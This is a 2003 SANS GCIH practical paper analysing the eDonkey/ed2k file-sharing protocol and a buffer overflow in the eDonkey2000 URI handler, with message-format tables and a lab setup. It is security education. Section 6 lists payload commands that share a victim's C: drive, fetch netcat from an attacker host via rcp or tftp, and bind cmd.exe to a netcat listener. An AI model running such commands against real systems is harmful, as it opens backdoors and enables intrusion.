GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

GCIH Practical Assignment

eDonkey/ed2k: Study of A Young File Sharing Protocol

Ian G. Gosling

Practical version 2.1a
Option 2: support for the Cyber Defense Initiative

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Abstract

In this report we describe the recently developed eDonkey protocol and ed2k hyperlink format. Built on the paradigm of free global file sharing, it lacks the security features of those veteran intranet resource sharing protocols. We describe in particular the exploit of one vulnerability by having the victim user browse to a carefully crafted ed2k URI linking to a fictitious shared resource.

Statement of Originality

I certify that the research work reported here is original work performed entirely and solely by myself for the GCIH practical requirement, except where the work of others is credited in references.

Ian G. Gosling

16 May 2003

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Contents

1 Introduction 4
2 The Targeted Port and its Use 5
3 Introduction to the eDonkey Protocol 6
4 Vulnerabilities of the Application 8
5 A Specific Buffer Overflow Exploit 10
6 Possible Variants of the Exploit 10
7 Detail of the eDonkey Protocol 11
7.1 New Analysis of Existing Information in the Public Domain 11
7.2 Information from Experimental Results 18
7.3 Published ed2k Hyperlink Format 28
8 Http World-wide-web Protocol 29
9 How the Exploit Works 32
10 Diagram and Use of the Exploit 34
11 Signature of the Attack 39
12 Prevention of the Attack 40
13 Source code/ Pseudo code 44
14 Conclusion 45
15 References 46

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1 Introduction

A number of file sharing protocols have emerged recently. Among these is the eDonkey communication protocol and its related ed2k weblink format. Whereas relatively veteran protocols such as Netbios/SMB and Netbios/TCP/IP have included security considerations from their inception and have improved them over time, the aim of eDonkey is freely sharing files with the world. It should not be surprising that at least one of the protocol's ports has appeared in the ISC's list of top ten attacked ports.

In Sections 2 to 4 we describe the attacked port, the eDonkey protocol, and vulnerabilities of its associated server and client software.

In Sections 5 and 6, we describe a particular buffer overflow exploit which requires delivery of a carefully crafted ed2k URI to the victim user, and having him browse to it. This URI can be delivered as a hyperlink through email, on ports 25 or 110, or on a website through port 80. Alternatively it could be delivered by a specially crafted file share, using the eDonkey network ports.

Since attacks on ports 25, 110 and 80 are well documented, but the eDonkey protocol is not, part of our contribution to improving on the state of practice of information security is to concentrate on the eDonkey protocol in detail in Section 7, with exposition of only the most relevant parts of the http protocol in Section 8.

In Section 9 we explain how the exploit works. The posted CVE vulnerability report does not specify the method for delivering the URI to the victim, hence we have exercised choice to deliver it via a website hyperlink for the practical demonstration in Section 10.

We describe the signature of the attack, its source code, and how it could be prevented in Sections 11 to 13.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2 The Targeted Port and its Use

As can be seen from Figs. 1 and 2, the Internet Storm Center registered port 4662 at number seven of the top attacked ports on 30 March 2003 [1].




Fig. 1 ISC Top Ten Ports for 30 March 2003

The IANA listing of assigned ports [2] shows ports 4662-4671 to be unassigned. However our research (and the ISC home page, Fig. 1) indicated one common IANA-unassigned use of port 4662, namely the eDonkey file sharing protocol. During our research we were unable to discover any other uses for this port. Thus eDonkey is very likely to be the target of the reports from the ISC's sensor sites. Incidentally, port 4661, which is also used by eDonkey, is officially assigned by IANA to the Kar2ouche peer location service.

Like Napster, the eDonkey protocol is used for freely sharing files with the world, although a variety of file types are available, not just music. Freeware and shareware clients are available for Windows, MAC OS X, and Linux, under the names of eDonkey, eDonkey2000, Overnet (a successor to eDonkey) [4,5], eMule [6], mldonkey [7], and servers for Windows, Linux and *NIX [8].

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Fig. 2 Reports of Attacks on Port 4662 Over Time

3 Introduction to the eDonkey Protocol

The network protocol appears to be proprietary and not officially documented in publicly available sources. However quite a few details have been "hacked" by users and creators of freeware alternatives [9,10,11]. In this section, we give a high-level overview of the protocol. We will give a detailed description later in Section 7, together with our own collation and analysis of the reference material and our own research results.

By convention, servers communicate on tcp port 4661 and udp port 4665, and clients on tcp port 4662 and udp port 4666 (i.e. udp port = tcp port + 4). The protocol uses server-server, server-client and client-client communication [12].

Ping request packets are sent to the udp ports and corresponding udp ping replies are used to determine server and client existence.

Every client must connect to a server, although all file sharing is between clients. For each action, the protocol comprises an exchange of uplink and downlink messages on an open socket connection. Each message is sent one-way on the connection, although there is evidence that udp packets can also be used.

Files or file fragments are also transmitted by exchange of a series of messages between clients. This is done on a socket connection between the clients, which is only maintained for the duration of a file download.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Fig. 3 eDonkey Client Connection Protocol

When it starts up, a client program announces itself by opening a socket connection to an available server on the server's listen port, and using it to post a message to the server, Fig. 3. The server temporarily opens a connection back to the client on the client's listen port to check it is able to send and receive files, then closes this connection. The server then registers the client's presence, and posts messages back to the client on the original connection, which is still open, informing it of the resources it knows about. Similarly, the client posts messages to the server to inform it of its shared files. After connection, the client is identified only by its IP address and user ID.

When a client wishes to download a file, it can obtain fragments of it from any client which possesses the same version of the file, as determined by filename, file size and file ID, which is a (supposedly) unique MD4 file hash registered with the server. Once a file has been marked on a client as shared, the user of the client software has no way to control which other clients may download the file. Fig. 4 explains the stages in the protocol by which file download takes place.




Fig. 4 eDonkey File Download Protocol

The client first sends a message to the server to find out on which peer clients the file is stored. It then opens socket connections to one or more of these clients on their listening port, and interrogates each one about which fragments of the file it holds. It then sends fragment request messages to the peer clients, and receives the fragments requested in return. The complete file is then assembled by concatenating the fragments.

Each server registers the presence of other servers, thus facilitating file availability searches. Clients may nominate "friend" peer clients, whose files they may download directly rather than having to download from clients nominated by the server.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Like Napster, inter-client text messaging and chatrooms are also supported. Some clients such as eDonkey2000 include ad-ware which downloads web pages either to a pane in the client window or as browser pop-ups. The ad-ware may be disabled by paying for a registration code.

The Windows clients automatically install a handler for the ed2k URI format into the web browser. When a user browses to an ed2k hyperlink, the browser opens the eDonkey client program, passing it an argument equal to the hyperlink. The client program attempts to connect to the server or download the file indicated in the hyperlink. Hyperlinks can be delivered to users in the normal way, in email, on websites, embedded in documents, etc.

4 Vulnerabilities of the Application

Designed under the global free file sharing paradigm, with a communications protocol designed the way it is, the eDonkey applications are an IT security manager's worst nightmare. In addition to the specific CVE registered vulnerability detailed in Section 5 below, it is not hard to develop a long catalogue of vulnerabilities from experience of using the software and from basic knowledge of the network protocol.

- Poor configuration
  In the directory and file sharing dialogue of the Windows client, it is possible to check the box next to the Windows directory. The documentation does recommend not to do this, but if eDonkey users behave similarly to the typical Windows user, there will be many who simply share their whole C: drive. This immediately opens up vulnerability to password stealing etc. just by requesting a download of their Windows operating system files.
- Social engineering
  An attacker can operate a client and share malicious software on it, such as trojan horse backdoors. He can assume a friendly identity and try to convince other users to download his software, renaming his files to a suitably inviting name, and informing other users by eDonkey chat, eDonkey messaging, IRC, etc., or by giving them an ed2k URI to the shared files by email or on a website. During our research, our antivirus software detected the "download.trojan" trojan horse wrapped inside the eDonkey program itself on one download website.
- Buffer overflows
  The ed2k URI mentioned above may itself may contain exploit code such as a buffer overflow exploit containing tini, a command to add a shell listener to inetd.conf, a command to use tftp to download and run a netcat listener, or other means to obtain a bridgehead into the victim's machine.
- IP address spoofing
  The protocol uses an exchange of plaintext messages without any authentication or session tokens. An attacker can sniff the network to extract clients' user IDs, and client and server IP addresses. He can then upload a malicious program such as a trojan horse by waiting for the victim to request a file download. The attacker then sends an ACK packet in response to the SYN socket open request

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

from the victim, completes the handshake and sends response messages and file data apparently originating from the client holding the requested file in storage, but actually substituting the malicious data. Sequence number guessing and other techniques are only necessary if the attacker wishes to insert his own messages into other client-server or client-client communication.

- Client ad-ware feature
  Spoofing the source address of the advertising content, or defacing the actual content on its server, could allow malicious javascript to be downloaded to the client and executed when the advertisement is displayed in the client pane window or browser pop-up.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

5 A Specific Buffer Overflow Exploit

In this section we describe a particular exploit of the eDonkey2000 Windows client application. The vulnerability, "EDonkey 2000 URI Handler Buffer Overflow Vulnerability", was published on 6th June, 2002 [13] and was allocated CVE number CAN-2002-0967 [14]. It affects the eDonkey 2000 client, versions 35.16.59 and 35.16.60 for Windows 98/ME/XP/NT/2000. According to the report, Linux and MAC OS X versions are not vulnerable. After the initial report, the application developers quickly released version 35.16.61, which is claimed to be free from this particular vulnerability.

One possible exploit is documented in the Neohapsis archives [15] amongst others. This is taken from a report made to Bugtraq [16]. The report was spread to other mailing lists and translated in other languages, e.g. [17,18,19]. This exploit uses a carefully crafted ed2k URI as the argument passed to the eDonkey 2000 client program. The way it works is described in detail in a later section.

Our research did not uncover any additional discussion of material importance following distribution of the initial report.

The protocols involved in the exploit are:

- the eDonkey protocol itself, used when the victim client is first run and connects up to an eDonkey server,
- the http world-wide-web protocol, which is one route by which an attacker can deliver the malicious URI.

The relevant portions of these protocols are described in Sections 7 and 8.

6 Possible Variants of the Exploit

According to [15], variant exploits are potentially possible by changing the exploit code in the URI, either to crash the application at various instruction pointer values, or to execute malicious code. The author used 0x42424242 to overwrite the stored stack pointer register, EBP, and 0x00414141 to overwrite the stored return instruction pointer, but did not provide any further examples. However, the following are possibilities (all but the first are applicable only to Windows NT, 2000 and XP):

- Alternative memory locations in the return pointer component. Our research showed that a wide range of values will cause the program to crash.
- Include machine code which runs "net.exe share a=c:". The attacker then has an open door into the victim's hard disc, using the share name "a", enabling him to read and write at will - the share gets read/write permission for the group "everyone", thus a password is not required if the guest user has been left enabled.
- Include machine code which runs "rcp.exe host:nc.exe c:\", then runs "nc.exe -l -p 80 | cmd.exe", where "host" is the name of a machine controlled by the attacker. This uses remote copy to download the netcat program, and runs netcat as a listener on port 80, for example. This gives the attacker a backdoor to run

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

commands on the victim by using telnet or netcat to connect to port 80 on the victim machine.

- Include machine code which runs "tftp.exe -i host get c:\nc.exe nc.exe" , then runs "nc.exe -l -p 80 | cmd.exe", which has identical effect to the above, except using the trivial file transfer protocol instead of remote copy.
- Any other similar malicious code which will fit into the space available in the URI (247 bytes).

Section 9 explains in detail how to put together an attack URI given the code and return instruction pointer components.

7 Detail of the eDonkey Protocol

7.1 New Analysis of Existing Information in the Public Do main

In this section we develop details of the eDonkey communication protocol described earlier. The "hacked" deductions reported in [9,10,11] are sketchy - while one reference gives a sniffer dump showing the message ordering, another gives an interpretation of the message contents. Both are needed to fully describe a protocol. Here we give an analysis putting the two together, plus our own deduction of causality and interpretation of meaning in order to provide new documentation of the protocol in more complete form.

The client connect protocol has already been outlined in Section 3. During initial connection to a server, a client opens a tcp socket connection to the server on the latter's listening port, 4661. Our experiments showed that this connection stays open the whole time the client is running. Following this stage, the communication between client and server comprises a series of messages sent on this connection, either from client to server or vice versa. Each message may comprise one or more tcp packets. Clients also communicate with their peer clients in this way in order to download files, although these latter socket connections are closed after the download is complete.

Each message, for example those shown in Table 1, includes the byte 0xe3 at the beginning of the tcp payload of the packet. This is an "eDonkey magic" code, which clients and servers can use to make an accept/reject decision on the message. Following this is a 32-bit length field giving the number of octets following the length field. This enables the recipient to determine where in the packet the end of the message is. (In our experiments, we found some tcp packets contained junk zeroes following the content indicated by the length field.)

The length field, like all other integers in these messages, is transmitted in little-endian form. Next is a single byte which uniquely identifies the type of message. The remainder of the message content is specific to the message type.

Several message types include what have been called "tags". These comprise coded units of information such as file name, file length, and file type. Tables 4 and 5 give a reference for the tag format. Table 4, for the "tag1" way for formatting tags, is drawn from the referenced literature. Table 5, for the "tag2" tag format, is a result of

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

our own research analysis of the raw packets published in [11] to shed more light on the internal substructure of the messages. The existence of two different tag formats, viz. "tag1" and "tag2", indicates that the protocol development may have been the work of at least two people working with poor information flow between them.

Messages can also be sent on udp ports 4665 (client->server) and 4666 (server->client). Little is known about the details, but from evidence gathered in the references they are single udp packets each containing a message in a similar or identical format to the tcp messages.

One possible first stage in a file download process is for the user to search for a file or for another connected user. To accomplish this, his client transmits one of several possible search request messages to the server to which it is connected, Table 1. He can search for files whose name contains a specified string, either:

- of any type,
- of a specified type (available types are "Audio", "Video", "Pro[gram]", "Doc[ument]", and "Col[lection]"),
- of a certain format ("exe", "zip", "jpeg", etc.) and size.

He can also search for a user by name.

The server then returns search results in one or more "Return search results" messages, followed by the "End of search results" message. These messages are transmitted on the tcp connection. Some udp search messages are reported in [11].

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Table 1 File and User Search Message Protocol

Note: In message fields in each of these tables, hexadecimal numbers represent fixed contents of the field. Letters such as "LL LL LL LL", "TT TT TT TT" represent variable contents, each character acting as placeholder for one byte. The contents may be referenced elsewhere in the table using the variable names L, T, etc.

Message name	Message fields	# bits	Field description
Submit search for file of any type (client->server)	0xe3 0xll ll ll ll 0x16 tag2	8 32 8	eDonkey magic message length message type search string
Submit search for file of specified type (client->server)	0xe3 0xll ll ll ll 0x16 0x00 00 tag2 #1 tag2 #2	8 32 8	eDonkey magic message length message type (undocumented) search string file type
Submit search for file by format and size (client->server)	0xe3 0xll ll ll ll 0x16 0x00 00 00 00 0x00 00 tag2 #1 tag2 #2 tag2 #3 tag2 #4	8 32 8	eDonkey magic message length message type (no purpose?) search string file format minimum file size, bytes maximum file size, bytes
Submit search for user (client->server)	0xe3 0xll ll ll ll 0x1a tag2	8 32 8	eDonkey magic message length message type search string

Return search results (server->client)	0xe3
	0xll ll ll ll
	0x33
	0xNN NN NN NN
	{
	0x ii...ii
	0xAA AA AA AA
	0xpp pp
	0xTT TT TT TT
	tag1 #1
	tag1 #2
	tag1 #3
	tag1 #4
	tag1 #5
	tag1 #6
	tag1 #7
	tag1 #8
	tag1 #9
	tag1 #10
	tag1 #11
	}
		8
		32
		8
		32
		
		16 x 8
		32
		16
		32
			eDonkey magic
			message length
			message type
			# results
			for each result
			file ID (hash)
			IP of client where stored
			client's tcp port
			# tags following
			filename
			file size, bytes
			file type
			file format (note 6)
			(ID 0x15, undocumented)
			codec type (video only)
			runtime (video, mp3 only)
			bitrate (audio, mp3 only)
			artist name (mp3 only)
			album name (mp3 only)
			title (mp3 only)

End of search results (server->client)	0xe3 0x06 00 00 00 0x33 0xSS SS SS SS SS	8 32 8	eDonkey magic message length message type display of searcher (?)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

When a user initiates a file download, his client transmits the "Begin or resume download" message to the server to which it is connected, specifying the unique file ID, i.e. the MD4 hash, of the file requested. The server replies with "Info on client storing the file" messages indicating which of the client's peers have the file. The client then makes a new tcp socket connection to each peer client storing the file (call it the "storing peer" client, say). It transmits a "Client connect request" message to the storing peer. The storing peer returns a "Connect acknowledge" message.

Next the client sends a "Request file download" message to the storing peer. This message specifies the file ID only. The storing peer responds with one or more "File name data" messages which give the names of the files which all have the same ID, terminated with what we have dubbed the "End of file name data" message. Since the client already knows the name of the file, this could be used by the client as a double check that it is requesting the correct file, or to choose from several files having identical content but stored under different names.

Now the client is ready to start downloading the file content itself. The protocol allows the client to perform downloads from multiple storing peers, downloading different fragments of the file from each, then assembling the complete file from the fragments. This would improve download time if the bandwidth is lowest at the storing peer end of the route through the internet. It sends a "Request file parts" message, specifying which fragment of the file it wants from this particular storing peer. The storing peer replies with a "File part data" message containing the content of the file fragment requested, followed by an "End of file data" message. Further fragments can be downloaded if the client sends a "Request next part" message. The whole file download process is terminated when the client sends an "End of file request" message and then closes the socket connection.

The client now has a new file. Since this file is usually stored in a directory marked as shared, the client sends a "Files available for sharing" message to the server to update the server's knowledge about the files stored on the client.

Table 2 summarizes the file download part of the protocol.

Table 2 Detail of File Download Message Protocol

Message name	Message fields	# bits	Field description
Begin or resume download (client->server)	0xe3 0xll ll ll ll 0x19 0xhh...hh	8 32 8 16 x 8	eDonkey magic message length message type file ID (hash)
Info on client storing the file (server->client)	0xe3 0x05 00 00 00 0x42 0xAA AA AA AA	8 32 8 32	eDonkey magic message length message type storing peer client's IP address
Client opens socket #2, to storing peer's tcp port, 4662			
Client connect request (client->storing peer)	As per Table 7		
Connect acknowledge (storing client->client)	As per Table 7		

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Message name	Message fields	# bits	Field description
Request file download (client->storing peer)	0xe3 0x11 00 00 00 0x58 0xhh...hh	8 32 8 16 x 8	eDonkey magic message length message type file ID (hash)
File name data (storing peer->client)	0xe3 0xll ll ll ll 0x59 0xhh...hh 0xLL LL LL LL 0xCC...CC	8 32 8 16 x 8 32 L x 8	eDonkey magic message length message type file ID (hash) filename length filename
End of file name data? (storing peer->client)	0xe3 0x01 00 00 00 0x55	8 32 8	eDonkey magic message length message type

Request file parts
(client->storing peer)
	0xe3
	0xll ll ll ll
	0x47
	0xhh...hh
	{
	0xSS SS SS SS
	0xEE EE EE EE
	}
		8
		32
		8
		16 x 8
		
		32
		32
			eDonkey magic
			message length
			message type
			file ID (hash)
			for each part
			start offset of requested part
			end offset of requested part

File part data (storing peer->client)	0xe3 0xll ll ll ll 0x46 0xhh...hh 0xSS SS SS SS 0xEE EE EE EE 0xXX...XX	8 32 8 16 x 8 32 32 (E-S)x 8	eDonkey magic message length message type file ID (hash) start offset of requested part end offset of requested part file data
End of file data? (storing peer->client)	0xe3 0x01 00 00 00 0x57	8 32 8	eDonkey magic message length message type
Request next part? (client->storing peer)	0xe3 0x11 00 00 00 0x49 0xhh...hh	8 32 8 16 x 8	eDonkey magic message length message type file ID (hash)
End of file data? (storing peer->client)	0xe3 0x01 00 00 00 0x57	8 32 8	eDonkey magic message length message type
End of file request? (client->storing peer)	0xe3 0x01 00 00 00 0x56	8 32 8	eDonkey magic message length message type
Client closes socket #2 to storing peer			
Repeat above for other storing peers, sequentially or in parallel			
File part message reported in [11], place in protocol unknown	0xe3 0x09 00 00 00 0x4d 0xSS SS SS SS 0xEE EE EE EE	8 32 8 32 32	eDonkey magic message length message type start offset of requested part end offset of requested part
File hash message reported in [11], place in protocol unknown	0xe3 0x11 00 00 00 0x4f 0xhh...hh	8 32 8 16 x 8	eDonkey magic message length message type file ID (hash)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Message name	Message fields	# bits	Field description
Acknowledgement message reported in [11], place in protocol unknown	0xe3 0x01 00 00 00 0x54	8 32 8	eDonkey magic message length message type

The eDonkey protocol also includes a chatroom function. Table 3 gives the known chat function messages for information. These are not needed for the particular exploit described, but are included to enable the report to be used a complete reference source.

Table 3 Chat Function Messages

Message name	Message fields	# bits	Field description
Chatroom enquiry (client->server)	0xe3 0x01 00 00 00 0x1d	8 32 8	eDonkey magic message length message type

Available chatrooms (server->client)	0xe3
	0xll ll ll ll
	0x39
	0xRR
	{
	0xLL LL
	0xCC...CC
	0xNN NN
	0xMM MM
	}
		8
		32
		8
		8
		
		16
		L x 8
		16
		16
			eDonkey magic
			message length
			message type
			# chatrooms
			for each room
			room name length
			room name
			# users in room (?)
			# room number (?)

Chatroom entry request (client->server)	0xe3 0x03 00 00 00 0x1f 0xii ii	8 32 8 16	eDonkey magic message length message type chatroom ID
Another user entered chatroom (server->client)	0xe3 0xll ll ll ll 0x3b 0xrr...rr 0xss ss ss ss 0xpp pp 0xTT TT TT TT tag1 #1 tag1 #2 tag1 #3 ...	8 32 8 16 x 8 32 16 32 ... 	eDonkey magic message length message type user ID (MD4sum) user ID client tcp port number # tags following user name client s/w version, & client tcp port (other optional tags)

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Message name	Message fields	# bits	Field description
Display other members in the current chatroom (server->client)	0xe3 0xll ll ll ll 0x3d 0xNN NN NN NN { 0xrr...rr 0xss ss ss ss 0xpp pp 0xTT TT TT TT tag1 #1 tag1 #2 tag1 #3 ... } ...	8 32 8 32 16 x 8 32 16 32 ... 	eDonkey magic message length message type # clients in the room (except self) for each user user ID (MD4sum) user ID client tcp port number # tags following user name client s/w version client tcp port (other optional tags)
Send chatroom message (client->server)	0xe3 0xll ll ll ll 0x1e 0xLL LL 0xMM...MM	8 32 8 16 L x 8	eDonkey magic message length message type message string length message string
Send chatroom message (server->client)	0xe3 0xll ll ll ll 0x3a 0xii ii ii ii 0xLL LL 0xMM...MM	8 32 8 32 16 L x 8	eDonkey magic message length message type sender's user ID message string length message string
Another user left chatroom (server->client)	0xe3 0xll ll ll ll 0x3c 0xii ii ii ii	8 32 8 32	eDonkey magic message length message type user ID of user that left
Chatroom exit (client->server)	0xe3 0x03 00 00 00 0x1f 0x00 00	8 32 8 16	eDonkey magic message length message type chatroom ID 0

Table 4 Format of Known Resource Tag (tag1) Fields

Tag name	Tag fields	# bits	Field description
String tag with numeric ID	0x02 0x01 00 0xii 0xLL LL 0xCC...CC	8 16 8 16 L x 8	tag type tag ID length, =1 tag ID (note 4) string value length string value
String tag with string name	0x02 0xTT TT 0xnn...nn 0xLL LL 0xCC...CC	8 16 T x 8 16 L x 8	tag type tag name length (>1) tag name string string value length string value
Numeric tag with numeric ID	0x03 0x01 00 0xii 0xNN NN NN NN	8 16 8 32	tag type tag ID length, =1 tag ID (note 4) numeric value

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Table 5 Format of Known Search Tag (tag2) Fields

Tag name	Tag fields	# bits	Field description
String tag, no ID	0x01 0xLL LL 0xCC...CC	8 16 L x 8	tag type string value length string value
String tag with numeric ID	0x02 0xLL LL 0xCC...CC 0x01 00 0xii	8 16 L x 8 16 8	tag type string value length string value tag ID length, =1 tag ID (note 4)
Numeric tag with numeric ID	0x03 0xNN NN NN NN 0xAA 0x01 00 0x02	8 32 8 16 8	tag type numeric value tag ID1 (min. or max.)? tag ID2 length, =1 tag ID2 (note 4)

Table 6 Known Tag ID Values

ID value	Used for	Type of value
0x01	user name, server name, filename	string
0x02	file size in bytes	numeric
0x03	file type	string
0x04	file format	string
0x0b	server title	string
0x0f	client tcp port	numeric
0x11	client software version number	numeric

7.2 Information from Experimental Results

In this section we describe a practical experiment we conducted to sniff the eDonkey protocol packets in a working client/server configuration. The internal format of most of the messages has been reported previously, but their significance and order of transmission to form a working protocol has not. Thus as a result of analyzing these packets we were able to piece together new information about the eDonkey protocol.

The test network is shown in Fig. 5. The server machine, at IP address 192.168.1.48, runs the eDonkey server "dserver" version 16.38.p72 under RedHat Linux 8 [20] and an Apache web server to deliver the exploit URI to the victim. The victim is a Windows 98 client, at IP address 192.168.1.174, running eDonkey2000 version 0.59 downloaded from [21]. A monitoring machine, at IP address 192.168.1.199, runs ethereal and tcpdump also under Redhat Linux 8. There is also a firewalling gateway to the internet which allows outbound web access on port 80 but denies the eDonkey ports in both directions.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Fig. 5 Test Network

The filtered tcpdump output of the connection process is given below with interpretation of the packet contents. Ping request packets to eDonkey servers residing on the internet, and port 80 traffic to the eDonkey web site and ad-ware servers, have been omitted for clarity.

The client is pre-programmed with a list of servers. We added our test server to this list. Tcpdump showed that the client pings all the servers on the list, but in our case all those on the internet could not be reached due to the filtering in our gateway. Thus only the ping to the test server reached its destination, and all the following results refer to this server.

```
0:a0:24:d5:76:8a 0:5:5d:42:a7:5a ip 60: 192.168.1.174.1088 > 192.168.1.48.4665:  udp 6
0x0000          4500 0022 bb07 0000 8011 fb94 c0a8 01ae          E.."............
0x0010          c0a8 0130 0440 1239 000e ec90 e396 9502          ...0.@.9........
0x0020          0000 0000 0000 0000 0000 0000 0000               ..............
```

